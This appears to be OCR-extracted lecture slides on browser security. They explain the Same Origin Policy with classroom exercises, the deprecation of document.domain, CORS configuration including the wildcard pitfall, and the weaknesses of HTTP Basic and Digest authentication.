  - SOP prevents access to resources from a different origin
  - DOM access, network access, cookies, and others (e.g., Flash)
- **For now, focus on SOP for DOM access**
  - **Document Object Model (DOM):** an API allowing scripts R/W access to an HTML (or XML) document, as a tree structure
  - SOP allows to **embed** some resources (e.g., images, scripts)
    - May allow learning something about resource from another origin, e.g., by detecting error when parsed as script
    - Can add restrictions, mainly with Content Security Policy (CSP)
  - SOP can be relaxed with Cross-Origin Resource Sharing (CORS)
    - Or using document.domain (deprecated) in browsers still supporting it
    - Details later; let's understand SOP (for DOM, i.e., scripts) first

Same Origin Policy (SOP)

- Browser restrictions on access of a script from one origin to objects from another origin
  - Inline script (in webpage): origin of the URL of the webpage
  - Script loaded using <script src=URL> tag: origin of the URL from which script was loaded (not URL of webpage)
  - We'll later discuss the (different) SOP for cookies

- What is the origin of a script from the URL:

https://www.example.com:443/path/f.js?parms

Scheme	Host (or domain)	Port [default?]	Full path
https	www.example.com	443	path/f.js?parms

Same Origin Policy (SOP)

- Browser restrictions on interaction of webpage or script from one origin, with objects from another origin
- What is the origin of a script from the URL:

https://www.example.com:443/path/f.js?parms

Scheme | **Host (or domain)** | **Port [default?]** | **Full path**

- Domain names and IP addresses
  - Organizations 'own' their domain name
  - IP addresses are used to route requests and responses to hosts
  - The Domain Name System maps domain names to IP address
    - IPv4: 32 bits, written as 4 decimal values, e.g.: 1.2.3.4
    - IPv6: 128 bits, written as 32 hex digits, e.g. 2001:0db8:85a3:0000:0000:8a2e:0370:7334

Same Origin Policy (SOP)

- Browser restrictions on interaction of webpage or script from one origin, with objects from another origin
- What is the origin of a script from the URL:

https://www.example.com:443/path/f.js?parms

Scheme	Host (or domain)	Port [default?]	Full path
https	www.example.com	443	path/f.js?parms

- A host runs multiple services and protocols
- Web (http, https) traffic all handled by the TCP protocol
  - https: web (http) traffic but protected ('encrypted') by TLS
  - TLS stands for Transport Layer Security
  - Questions?

Same Origin Policy (SOP)

- Browser restrictions on interaction of webpage or script from one origin, with objects from another origin
- What is the origin of a script from the URL:

https://www.example.com:443/path/f.js?parms

Scheme — **Host (or domain)** — **Port [default]** — **Full path**

- Each host runs multiple services and protocols
- Web (http, https) traffic all handled by the TCP protocol
  - https: web (http) traffic but protected (‘encrypted’) by TLS
- TCP identifies the application using the **port** (16 bits)
  - Default ports: 443 for https, 80 for http [default=can be omitted]
  - Web servers can listen on other (custom) ports, if configured

Same Origin Policy (SOP)

- Restrictions on interaction of a script received from one origin, with resources from another origin
- What is the origin of a script from the URL:

https://www.example.com:443/path/f.js?parms

Scheme	Host (or domain)	Port [default]	Full path
https	www.example.com	443	path/f.js?parms

The **origin** is the tuple (scheme, host, port):
https://www.example.com:443

- Scheme: to prevent downgrade (access from http to https)
  - Default is *http* (insecure; used if none other specified)
- Port: to host different sites on different ports of same machine
  - Default (if unspecified): 443 for https, 80 for http (default scheme)

Exercise: would SOP allow <u>this</u> DOM access?

- Consider page https://www.foo.bar/dir/file.html
- Which includes a script: <script src="xxx">
  - Script tries to access an object of the page, e.g., document.title
    - Change title: <script>document.title="You were hacked";</script>
    - Expose title: <script>var a= "var dt="+document.title;</script>
- Would SOP allow this access, for xxx being:
  - http://www.foo.bar/dir/script.js?
    - No, a different scheme (http, not https)
  - https://www.foo.bar:443/lib/ script.js ?
    - Yes, same origin; port 443 is used for https by default
  - https://w3.foo.bar/script.js?
    - No, not same origin (different host/domain)
  - https://sub.www.foo.bar/script.js?
    - No, not same origin (a subdomain is a different origin)

Exercise: is DOM access allowed?

- Consider page https://www.foo.bar/dir/file.html
- Including script using:… <script src=“s.com”>
- Can script access object, e.g., document.title, from:
  - www.fee.org ?
  - www.foo.bar ?
  - www.s.com ?
  - Give (a different) origin from which access is possible __________

- Simple script access examples:
  - Change title: <script>document.title=“You were hacked”;</script>
  - Expose title: <script>var dt=‘”+document.title;</script>

Exercise: is access allowed?

- Consider page https://www.foo.bar/dir/file.html
- Including script from another site:… <script src="s.com">
- Can script access object from:
  - www.fee.org ?
  - www.foo.bar ?
  - www.s.com ?
  - Give (a different) origin from which access is possible _________
- Script would only be able to access objects from s.com, since s.com is the domain from which the script object was received
  - Script will not be able to access origins www.s.com and https://s.com/dir/file.html (why?)

Why not limit access (only) at the server?

- Consider page https://www.foo.bar/dir/file.html
- Including script from another site:… <script src="s.com">
- SOP, in browser, limits script to objects from s.com
  - E.g., script can't access https://www.foo.bar/file2.xml
- But: requests from browser come with the origin header; for requests from a script, it's the script's origin
  - E.g., origin: s.com when script instructs browser to request file
- So, can't SOP be done (only) by server?
- Answer: script may access object already in browser
  - E.g., loaded by the legit page (or another page, e.g., in an iframe)
- So **SOP access control required (also) at browser!**

Relaxing/modifying DOM SOP


- The (DOM) SOP is rather crude
  - E.g., no access btw https://sub.foo.bar and https://foo.bar ???
  - Site can't use give access to its data to a script from another site?
- Few standard mechanisms allow refinements
- First there was document.domain …
  - Returns the domain (host) name of the server
  - Can also be **set – but only to the same or parent domain**
    - So, sub.foo.bar can set document.domain = "foo.bar"
    - But not to "b.foo.bar" or to "a.sub.foo.bar"
  - DOM SOP allows access btw pages which set document.domain to the same value, allowing sharing of objects between them
    - Scheme (http/s) and port should still match, can't be set
    - Parent must explicitly set it: document.domain = document.domain !
  - **Deprecated by all major browsers (in 2023); why??**

Why document.domain was deprecated ?

- Document.domain may cause unintentional exposure
- Consider cse.uconn.edu, cse.engr.uconn.edu
  - Two names for the same site… How to enable access?
  - `Solution’: both set document.domain = “uconn.edu”
  - But now news.uconn.edu can access all CSE content !!
    - This is not good news ☺
- Can cse.uconn.edu, cat.uconn.edu share a resource?
  - E.g., a JSON file containing the course catalog
  - Option: move them to same domain: csecat.uconn.edu
  - Crude: they share **all** resources
  - What about sharing catalog with other departments?
    Put all departments in same host (e.g., uconn.edu)?
- Replaced by **Cross-Origin Request Sharing (CORS)**


CORS: Cross-Origin Resource Sharing

- Allows servers to specify <u>who</u> can access resource – and <u>which</u> access is allowed
- HTTP response header indicates other origins (domain, scheme, port) which may also receive resource (object)
  - Relaxing Same Origin Policy (SOP)
- How CORS works (basic case):




Wildcard (*) in CORS can be Vulnerable

- The * (wildcard) value indicates ‘any value’
- So, Access-Control-Allow-Origin: * means any domain is Ok
- May seem secure when server sends response (and this header) only after validating the *origin* header in request
- But this would allow a script in the page, with other origin, to access the contents using DOM ➔ a vulnerability!



Correct use of CORS: specify allowed domain

- The * (wildcard) value indicates ‘any value’
- So, Access-Control-Allow-Origin: * means any domain is Ok
  - Useful for, e.g., open API, but not for protecting sensitive info/object
- Solution: specify the allowed domain(s) explicitly!




Other CORS Response Headers, e.g., for **pre-flight:** check before making request
Preflight required for efficiency and security, e.g., if **user was authenticated [CSRF]**

Authenticating Users: How?


- Username / password
  - HTTP is stateless: no connection identification!
  - So… re-fill username/pw with every request ? ☹
- Goal: web-session authentication
  - User involved only once (login)
  - Later, browser authenticates automatically
- How?
- First idea: **HTTP authentication**

Web Sessions by HTTP Authentication

- User provides UserID, PW to browser
- Browser sends to site <cred>:
  - Basic Auth: *Base64(userid:pw)*
  - Other methods, e.g., Digest Auth
  - Stateless: with *each* request
- Drawbacks
  - Browser login dialog
  - Very far from ‘single sign on’
    - gmail.com, mail.google.com, docs.google.com, …
  - **Eavesdropper wins**
    - Use Hash (Digest Auth)?
    - Send over SSL/TLS ?




HTTP Basic Authentication



- Reuse credential for other requests for *Bob.com/a/**
- PW is Base64-encoded
  - Eavesdropper can decode
- Two possible defenses:
  1. Basic auth over TLS (HTTPS)
  2. Digest Authentication


Defense 1: Basic Authentication over TLS

- HTTP/1.1 [RFC7235]: separate credentials for http and for https
- <u>Prevents</u> cross-site eavesdropper downgrade to HTTP attack



Defense 2: HTTP Digest Authentication

- Goal: (some) security even without TLS



- Nonce and nonce-counter (nc) prevent replay
- Client's nonce (cnonce) prevents table lookup
- Possible attack?
  - Vulnerable to **dictionary attack and downgrade**

Summary of HTTP Authentication Drawbacks

- Password vulnerable to eavesdropper if not using TLS
  - Even with digest authentication (dictionary attack)
  - Until 2015, most web pages loaded were without TLS
    - Some gradual progress by community pressure
    - E.g., my small contribution: ‘Hall of Shame’
    - Real pressure: Chrome warning about links to http sites ☺
